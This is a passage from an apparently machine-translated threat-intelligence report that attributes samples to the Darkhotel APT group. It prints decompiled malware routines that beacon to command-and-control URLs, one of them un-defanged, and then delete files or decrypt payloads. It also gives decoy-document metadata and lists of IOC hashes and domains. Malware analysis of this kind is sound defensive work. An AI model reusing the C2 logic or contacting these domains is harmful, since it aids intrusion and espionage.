


Figure 4-15 Darkhotel special logo evolution timeline

After detailed comparison, this old sample of 2019 is the Darkhotel special Trojan described in the report of the Tencent Security Team's "Darkhotel's "Darkhotel's Latest Attack on Chinese Foreign Trade Persons" in June 2019 [3].

There are many codes overlapping with the Darkhotel special Trojan. For example, determine whether the beginning of the data returned by C2 is "

```
v12 = 0;
v8 = 0i64;
v11 = 0i64;
v10 = a4 + 36;
Memory = (unsigned __int8 *)malloc(v10);
sub_180002E10(v15, Memory);
if ( Src && Size )
  memmove(Memory + 36, Src, Size);
for ( i = 0; i < dword_18005E604; ++i )
{
  v8 = sub_180003280((const CHAR *)(((signed __int64)i << 10) + v16), (__int64)Memory, v10, (_DWORD *)&v10 + 1);//
                                                // http://service-security-manager.com/c50c9f6c-a306-41d0-8d24-bf0c3a5f4a0e/21270.php
                                                // ?vol=honeycomb
                                                // &q=4znZCTTa2J24
                                                // &guid={6badf36d-7339-11de-9e20-8066606e9463}
  if ( v8 )
  {
    *a6 = i;
    break;
  }
}
free(Memory);
if ( !v8 )
  return 0i64;
if ( StrStrIA(v8, "reset") )
{
  String1 = 0;
  memset(&v14, 0, 0x103ui64);
  lstrcpyA(&String1, PathName);
  PathAppendA(&String1, "vector.dat");
  if ( !PathFileExistsA(&String1) )
    return 0i64;
  if ( !DeleteFileA(&String1) )
    return 0i64;
}
else if ( !StrStrIA(v8, "<!DOCTYPE html>") )
{
  v11 = kk_decryptFunc((__int64)v8, HIDWORD(v10), (unsigned int *)&v12, v15);
  free(v8);
  if ( v11 )
  {
    *a5 = v12;
    return v11;
  }
}
return 0i64;
```

Figure 4-16 Sample in 2019

```
  memmove(Memory + 36, Src, Size);
for ( i = 0; i < dword_18005E604; ++i )
{
  v8 = wininet_url_180003280((const CHAR *)(((__int64)i << 10) + v16), (__int64)Memory, v10, (_DWORD *)&v10 + 1);
  if ( v8 )
  {
    *a6 = i;
    break;
  }
}
free(Memory);
if ( !v8 )
  return 0i64;
if ( StrStrIA(v8, "reset") )
{
  String1 = 0;
  memset(&v14, 0, 0x103ui64);
  lstrcpyA(&String1, PathName);
  PathAppendA(&String1, "vector.dat");
  if ( !PathFileExistsA(&String1) )
    return 0i64;
  if ( !DeleteFileA(&String1) )
    return 0i64;
}
else if ( !StrStrIA(v8, "<!DOCTYPE html>") )
{
  v11 = CryptDecryptData_180003C90((__int64)v8, HIDWORD(v10), (unsigned int *)&v12, v15);
  free(v8);
  if ( v11 )
  {
    *a5 = v12;
    return v11;
  }
}
```

Figure 4-17 Samples disclosed by the Tencent security team

The fields and values of the spliced C2 URL are also exactly the same:

C2 of the 2019 sample:

http://service-security-manager[.]com/c50c9f6c-a306-41d0-8d24-bf0c3a5f4a0e/21270.php?vol=honeycomb&q=4znZCTTa2J24&guid=Native hardware GUID

Sample C2 of Tencent Yujian Report:

http://game-service[.]org/584e3411-14a7-41f4-ba1d-e203609b0471/6126.php?vol=honeycomb&q=4znZCTTa2J24&guid=Local hardware GUID

4. The metadata of some decoy documents includes Korean "제목" and "사용자", the Chinese meanings correspond to "title" and "user" respectively:

AppVersion	12.0
Application	Microsoft Office Word
Characters	6
CharactersWithSpaces	6
CreateDate	2019:02:12 07:19:00Z
Creator	Windows User
DocSecurity	None
FileType	DOCX
FileTypeExtension	docx
HeadingPairs	제목1
HyperlinksChanged	false
LastModifiedBy	Windows User
vt:lpstr	제목
LinksUpToDate	false




Figure 4-18 The metadata of the decoy document contains Korean

When the author of the decoy document inserts the picture object, the default language of Office is also Korean.

The Chinese meaning of "그림 3" is "Picture 3":

```
<wp:extent cx="638175" cy="533400" />
<wp:effectExtent l="19050" t="0" r="9525" b="0" />
<wp:docPr id="3" name="그림 3" descr="C:\workspace\USB_Spyware\CVE-2017-11882-master\Untitled.jpg" />
<wp:cNvGraphicFramePr>
    <a:graphicFrameLocks
        xmlns:a="http://schemas.openxmlformats.org/drawingml/2006/main" noChangeAspect="1" />
    </wp:cNvGraphicFramePr>
    <a:graphic
```

Figure 4-19 The attacker inserts a picture through the Korean version of Office

5 Summary

In the analysis process of Darkhotel's isolation network penetration activities, according to document metadata, vulnerability utilization characteristics, Ramsay infection special signs, etc., it is also related to Darkhotel's related activities in recent years, indicating the continuity and discovery of Darkhotel's attack activities in cyberspace. After the high-value target can deploy the attack strategy in time, upgrade the malicious code infection technology, improve the overall attack process, highlighting Darkhotel's advanced persistent threat attributes.

In 2019, Antiy released the "Nine Years Resurgence and Reflections of the Stuxnet Incident" [4], expressing that the traditional anti-virus engine and threat intelligence have become two complementary mechanisms. The traditional anti-virus engine is aimed at a large number of Malicious code detection and identification capabilities, and through deep pre-processing, virtual execution and other mechanisms to deal with malicious code variants and transformations, so in terms of load detection, there is unparalleled depth of recognition and analysis, but also

provides a large number of load objects Accurate judgment mechanism. In the threat intelligence pyramid, "narrow sense intelligence" such as HASH, IP, and domain names are included in the bottom layer, that is, it is difficult to obtain and low in application cost. It can be easily extracted as an attack indicator (beacon) by the defender being analyzed, and can be connected to existing extension interfaces such as various security devices, management devices, and protection software. If we compare Darkhotel’s activities for isolation network penetration with the more complex and more complete A2PT seismograph, the cost of Darkhotel’s implementation is lower, and the process of transmission, infection, and exudation is more dependent on personnel, but in the longer In the sustainable attack cycle, there is still the possibility of reaching the goal. At the same time, in this analysis of Darkhotel's sample association and organizational attribution, by establishing a reliable basic identification capability and response mechanism, analyzing the TTP process and related intelligence of the Darkhotel organization's evolution, a typical combination analysis of detection engine and threat intelligence has been formed Case.

References

[1] It is suspected that the Darkhotel APT organization disclosed targeted attacks against Chinese trade industry executives

[2] Sample analysis of recent activities of Darkhotel APT gang

https://ti.qianxin.com/blog/articles/analysis-of-darkhotel/

[3] "Darkhotel" (Darkhotel)'s latest attack on Chinese foreign traders disclosed

[4] Nine-year resurgence and reflection on the Zhennet incident

https://www.antiy.com/response/20190930.html

IOC

Serial number	Hashes
1	03BD34A9BA4890F37AC8FED78FEAC199
2	07858D5562766D8239A7C961FEEA087C
3	08943BB237926DD1376D799A4AFE797D
4	0B04998EEB9FB22429A04E3D0E134548

5	186B2E42DE0D2E58D070313BD6730243
6	1F3606DDA801A6B7E6BD7CC0E8994241
7	25877AA787B213C67854A08452CDFC5B
8	3439318CEDCF37C1BF5FE6D49DDBB2CB
9	359D2D301455A95F8A2655965B386278
10	3654C3FA86F19D253E4C70BDF5F3D158
11	3E805824F80BBA35AC06EAFC80C6B6AD
12	4A52DB18E3618F79983F0CB1DD83F34A
13	4FA4C81A7D1B945B36403DC95943F01E
14	4FA4C81A7D1B945B36403DC95943F01E
15	52E32DE77509DCB406DA3B81FB9055D7
16	53984EF18C965B49EEB3686460AD540B
17	5D0FAA109DCFDA31AC2D493631E606C2
18	5F564A755100D63B9C6374DABD1E5321
19	615A0F818DC0DED2F138D6B3B2DFD6E5

20	6E47F8BE989792800C019BC24DFB1A25
21	74805C5477DA842EB0798B95324F3A65
22	7A5503B148E3A1D88BA9E07D95166159
23	7E4572DB796E27848D23EA5D1E8604AA
24	8413AB4D5A950F81B40CEEBC3F1E7273
25	8AA069860D591119AF2859856AD5F063
26	B2B51A85BDAD70FF19534CD013C07F24
27	BB72720BC4583C6C4C3CAA883A7DEC95
28	C2ADF8BF8D8E4409A4725D0334ED8AA6
29	CC4503B59BABD2E07CF278FF11CE99C7
30	CF133C06180F130C471C95B3A4EBD7A5
31	D0EAD87212B0573447F573639DA49FF8
32	EEA409BBEFEE23EB475E4161F06D529A
33	F028D23CB4EA2C5DCF0A2B6BCAADA0C0
34	A211C80068304FB4A9ACD7AB13720D55

35	AA6BB52BD5E3D8B21C113E5AB1A240EA
36	BB72720BC4583C6C4C3CAA883A7DEC95
37	C803D412A5E86FA8DE111B77F2A14523
38	DC0222F1E0868C3612A93BA2D83B99BE
39	E48B89715BF5E4C55EB5A1FED67865D9
40	E61BA12C33DB1696715401D8FD0BAAE9
41	F17D7098BDE0B29441BFCD797812CF88
42	FF5D43B210545F931AE80A847D1789BB

Serial number	domain name
1	service-security-manager.com
2	find-image.com (registered email: lorinejeans11@mail.ru)
3	win-api-essentials.com
4	service.email-126.net
5	service.email-126.net